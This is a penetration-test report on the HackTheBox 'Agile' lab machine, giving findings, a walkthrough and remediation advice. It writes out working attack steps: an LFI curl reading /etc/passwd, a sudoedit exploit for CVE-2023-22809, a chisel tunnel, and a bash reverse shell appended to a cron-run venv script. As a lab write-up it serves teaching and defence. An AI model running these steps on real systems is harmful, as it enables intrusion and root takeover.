

HackTheBox

HackTheBox - Agile

Date: 2023/03/05

Conducted by

Safwan Luban

1. Table of Contents

2. Scope

The scope of the assessment was one IP Address and all the application domains that were hosted.

Asset Type	Asset Value	Description
IP Address	10.10.11.203	Host IP
Domains	superpass.htb, test.superpass.htb	Application Domains

3. Summary of Findings

Critical | High | Medium | Low | Informational | Proactive

Agile

	[A001] Insecure Direct Object Reference
	[A002] Vulnerable Sudo Version
	[A003] Local File Inclusion (LFI)
	[A004] Overly permissive file access

4. Executive Summary

Agile is a HTB medium level machine with a sole purpose of hosting a custom password manager website. The application is based on the popular python based flask framework. After some investigation it was found that two (2) versions of the application are hosted on the server, in an attempt to create a Continuous Delivery (CI/CD) workflow. While testing the application and underlying host four (4) vulnerabilities were identified ranging in severity as follows: One (1) was classified as critical-risk, two (2) high-risk findings and one (1) low-risk. The vulnerabilities were a result from not following the best security practices in coding, missing operating system security patches and overly permissive file access. When combined they can be used by an attacker for a complete compromise of the host. The initial access was achieved by abusing insecure direct object reference, which resulted in a full dump of all the secrets that were stored in the web application. Once foothold was established on the server it was quickly found that there is a critical operating system security patch missing, along with four (4) overly permissive file permissions were present which in turn helped the tester to escalate the privileges to the one of the root super user.

5. Host Compromise Walktrough

Assessment Overview

After the initial host scan it was noticed that just a couple of ports were opened: 22 and 80. Upon first inspection on port 80 the default nginx webpage can be seen, with some enumeration the additional vhost was found: superpass.htb After visiting the new domain a simple password manager application is found.

While attempting to register account few errors were produced which revealed that the app is based on python and more specifically flask. On sucessful registration the application's functionality can be checked, one of the interesting things is the ability to edit already created secrets. With some fuzzing it was revealed that this part of the application contains an IDOR (Insecure direct object reference) vulnerability in `http://superpass.htb/vault/edit_row/<ID>` which can be used to reveal the stored passwords for every registered user.



Figure 1. Dumping secrets for other users

Additionally the application is providing the ability to export and download all passwords for the current user as a csv file, upon further investigation a LFI (Local File Inclusion) vulnerability was found. With this information user enumeration was attempted by including the `/etc/passwd` file.

```
└─$ curl http://superpass.htb/download?fn=../etc/passwd -b 'session=<REDACTED>'
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
corum:x:1000:1000:corum:/home/corum:/bin/bash
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:109:112:MySQL Server,,,:/nonexistent:/bin/false
runner:x:1001:1001::/app/app-testing/:/bin/sh
edwards:x:1002:1002::/home/edwards:/bin/bash
dev_admin:x:1003:1003::/home/dev_admin:/bin/bash
_laurel:x:999:999::/var/log/laurel:/bin/false
```

After all the users on the system were enumerated and cross referenced with the exposed credentials it was obvious that valid SSH credentials were found for the user corum, which can be used to log in to the underlying server.

```
└─$ ssh corum@agile.htb
corum@agile.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)
<SNIP>
Last login: Sun Mar  5 10:55:37 2023 from 10.10.14.83
corum@agile:~$ whoami && hostname
corum
```

```
agilecorum@agile:~$
```

When initial foothold is achieved, the application's source code can be found in `/app` directory, browsing it reveals a development subdomain `test.superpass.htb` listening on the loopback address and port 5555. This new subdomain can be accessed by uploading chisel and setting up simple portforward.

```
### Setup proxy tunnel server on the attack host
chisel server --port 8082 --reverse
### Connect to the proxy server from Agile.
./chisel client --max-retry-count 2 10.10.14.83:8082 R:5555:127.0.0.1:5555 2023/03/05
12:24:12 client: Connecting to ws://10.10.14.83:8082 2023/03/05 12:24:13 client:
Connected (Latency 51.012971ms)
```

As this was the development version of the same application the IDOR vulnerability is tested again which in turn reveals the credentials for the system user `edwards`.



Figure 2. Credentials for the user Edwards

After switching to the newly found user, 2 interesting sudo entries can be found.

```
edwards@agile:~$ sudo -l
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n, use_ptyUser edwards may run the following commands on agile:    (dev_admin :
dev_admin) sudoedit /app/config_test.json    (dev_admin : dev_admin) sudoedit /app/app-
testing/tests/functional/creds.txt
```

Database credentials for the **`test.superpass.htb`** were found in **`/app/config_test.json`**, additionally a cron job was present that is triggering a python QA test script trough virtual environment.

```
root         992  0.0  0.0   4304  2596 ?        Ss   Mar04   0:01 /usr/sbin/cron -f -P
root       84861  0.0  0.1   7756  4264 ?        S    14:59   0:00  _ /usr/sbin/CRON -f
-P
runner     84863  0.0  0.0   2888   972 ?        Ss   14:59   0:00      _ /bin/sh -c
/app/test_and_update.sh
```

On a close inspection a security vulnerability is found in the sudo version that the machine is using **`cve-2023-22809`**, with this any files that are owned by dev_admin user can be viewed and edited.

```
edwards@agile:/app/app-testing$ sudo --version
Sudo version 1.9.9
```

After some file system enumeration it was noticed that the user has write permissions over the python's virtual environment activation scripts.

```
edwards@agile:/app$ ls -la venv/bin/
total 1380
drwxrwxr-x 2 root dev_admin 4096 Mar 5 14:12 .
drwxrwxr-x 5 root dev_admin 4096 Feb 8 16:29 ..
-rw-r--r-- 1 root dev_admin 9033 Mar 5 14:12 Activate.ps1
-rw-rw-r-- 1 root dev_admin 1976 Mar 5 14:12 activate
-rw-r--r-- 1 root dev_admin 902 Mar 5 14:12 activate.csh
-rw-r--r-- 1 root dev_admin 2044 Mar 5 14:12 activate.fish
```

At this point the vulnerability can be used in conjunction with the writable venv files to attempt to escalate the privileges to the one of the root user.

1. Using the vulnerability append a simple reverse shell to the **`app/venv/bin/activate`**.

```
### Open the file for writing
EDITOR='vi -- /app/venv/bin/activate' sudoedit -u dev_admin /app/config_test.json
### Append a reverse shell payload
bash -i >& /dev/tcp/10.10.14.83/4444 0>&1
```

1. Setup a netcat listener and wait for the cronjob to execute the QA test script which in turn will use python's virtual environment and trigger the payload.
   Reverse connection is received with the permissions of the root user.

```
└─$ rlwrap nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.83] from (UNKNOWN) [10.10.11.203] 56028
root@agile:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@agile:~#
```

6. Findings Techical Details

9.2 Critical	[A001] Insecure Direct Object Reference

Category	**HTB_Agile**
Affected Resources	http://superpass.htb
Description	After registering new user on the web application it was found that due to an IDOR vulnerability the secrets of all the users can be viewed without any restrictions.
Background	Insecure Direct Object References (IDOR) occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.
Tools Used	BurpSuite
Proof of Concept	Newly created user is able to access secrets other than his own.



Figure 3. Insecure Direct Object Reference

Remediation	Preventing insecure direct object references requires selecting an approach for protecting each user accessible object (e.g., object number, filename): Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource's database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. OWASP's ESAPI includes both sequential and random access reference maps that developers can use to eliminate direct object references. Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object.
References	OWASP Application Security

8.4 High	[A002] Vulnerable Sudo Version
Category	**HTB_Agile**
Affected Resources	10.10.11.203
Description	Upon achieving initial foothold on the remote server full enumeration was performed and vulnerable package version was found, that can be used to escalate privileges and obtain access to sensitive files.
Background	Sudo is a program for Unix-like computer operating systems that enables users to run programs with the security privileges of another user, by default the superuser. It originally stood for "superuser do", as that was all it did, and it is its most common usage. It allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while providing an audit trail of the commands and their arguments. Using sudo is often necessary when performing system-level tasks, such as installing software or changing system settings. By using sudo, a user can perform these tasks without logging in as the root user, which is considered a security best practice.
Tools Used	Manual testing.

Proof of Concept	Vulnerable sudo version present which can be used to escalate privileges on the machine.
	It can be exploited by any user with limited sudoedit rights.
	
	`edwards@agile:/app/app-testing$ sudo --version`
	`Sudo version 1.9.9`
	
	User edwards has limited sudoedit permissions
	
	`User edwards may run the following commands on agile:`
	`(dev_admin : dev_admin) sudoedit /app/config_test.json`

Proof of Concept

This means that by exploiting this vulnerability it will be able to read/write all files owned by the user dev_admin.

Reading /app/config_prod.json

```
EDITOR='vi -- /app/config_prod.json' sudoedit -u dev_admin
/app/config_test.json
```

Remediation

To mitigate this vulnerability you must update sudo to version 1.9.12p2 or newer or you can add the following line in the sudoers file:

```
Defaults!sudoedit    env_delete+="SUDO_EDITOR VISUAL EDITOR"
```

This will remove the environment variables which cause the vulnerability.

References

CVE-2023-22809

8.1 High	[A003] Local File Inclusion (LFI)
Category	**HTB_Agile**
Affected Resources	http://superpass.htb
Description	After registering new user on the web application it was found that due to an LFI vulnerability, sensitive files on the system can be viewed along with the application's source code.
Background	The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to: Sensitive Information Disclosure, Code execution on the web server, Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS). Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application.
Tools Used	Manual testing.
Proof of Concept	Including the /etc/passwd file that contains all users on the system.

```
└─$ curl http://superpass.htb/download?fn=../etc/passwd -b
'session=<REDACTED>'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Proof of Concept

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:u
ucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/
usr/sbin/nologinwww-data:x:33:33:www-
data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backu
ps:/usr/sbin/nologinlist:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/run/ircd:/
usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:no
body:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexiste
nt:/usr/sbin/nologinsystemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologinsystemd-
resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologinmessagebus:x:103:104:
:/nonexistent:/usr/sbin/nologinsystemd-
timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologinpollinate:x:10
5:1::/var/cache/pollinate:/bin/falsesshd:x:106:65534::/run/sshd
:/usr/sbin/nologinusbmux:x:107:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologincorum:x:1000:1000:co
rum:/home/corum:/bin/bashdnsmasq:x:108:65534:dnsmasq,,,:/var/li
b/misc:/usr/sbin/nologinmysql:x:109:112:MySQL
Server,,,:/nonexistent:/bin/falserunner:x:1001:1001::/app/app-
testing/:/bin/shedwards:x:1002:1002::/home/edwards:/bin/bashdev
_admin:x:1003:1003::/home/dev_admin:/bin/bash_laurel:x:999:999:
:/var/log/laurel:/bin/false
```

Remediation

The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain an allow list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

References

OWASP Application Security

3.2 Low	[A004] Overly permissive file access
Category	**HTB_Agile**
Affected Resources	10.10.11.203
Description	Upon achieving initial foothold on the remote server full enumeration was performed and excessive file permissions were found, that could help an attacker to escalate the privileges over the host and get access to sensitive files.
Background	When creating a file, POSIX systems allow permissions to be specified for owner, group and others separately. Permissions should be kept as strict as possible, preventing access to the files contents by other users.
Tools Used	Manual testing.

Proof of Concept	Python's virtual env active script is writable by the dev_admin user.
	`edwards@agile:/app$ ls -la venv/bin/`
	`total 1380`
	`drwxrwxr-x 2 root dev_admin    4096 Mar  5 14:12 .`
	`drwxrwxr-x 5 root dev_admin    4096 Feb  8 16:29 ..`
	`-rw-r--r-- 1 root dev_admin    9033 Mar  5 14:12 Activate.ps1`
	`-rw-rw-r-- 1 root dev_admin    1976 Mar  5 14:12 activate`
	`-rw-r--r-- 1 root dev_admin     902 Mar  5 14:12 activate.csh`
	`-rw-r--r-- 1 root dev_admin    2044 Mar  5 14:12 activate.fish`

Remediation	Restrict the file permissions of files to prevent any but the owner being able to read or write to that file
References	CWE-732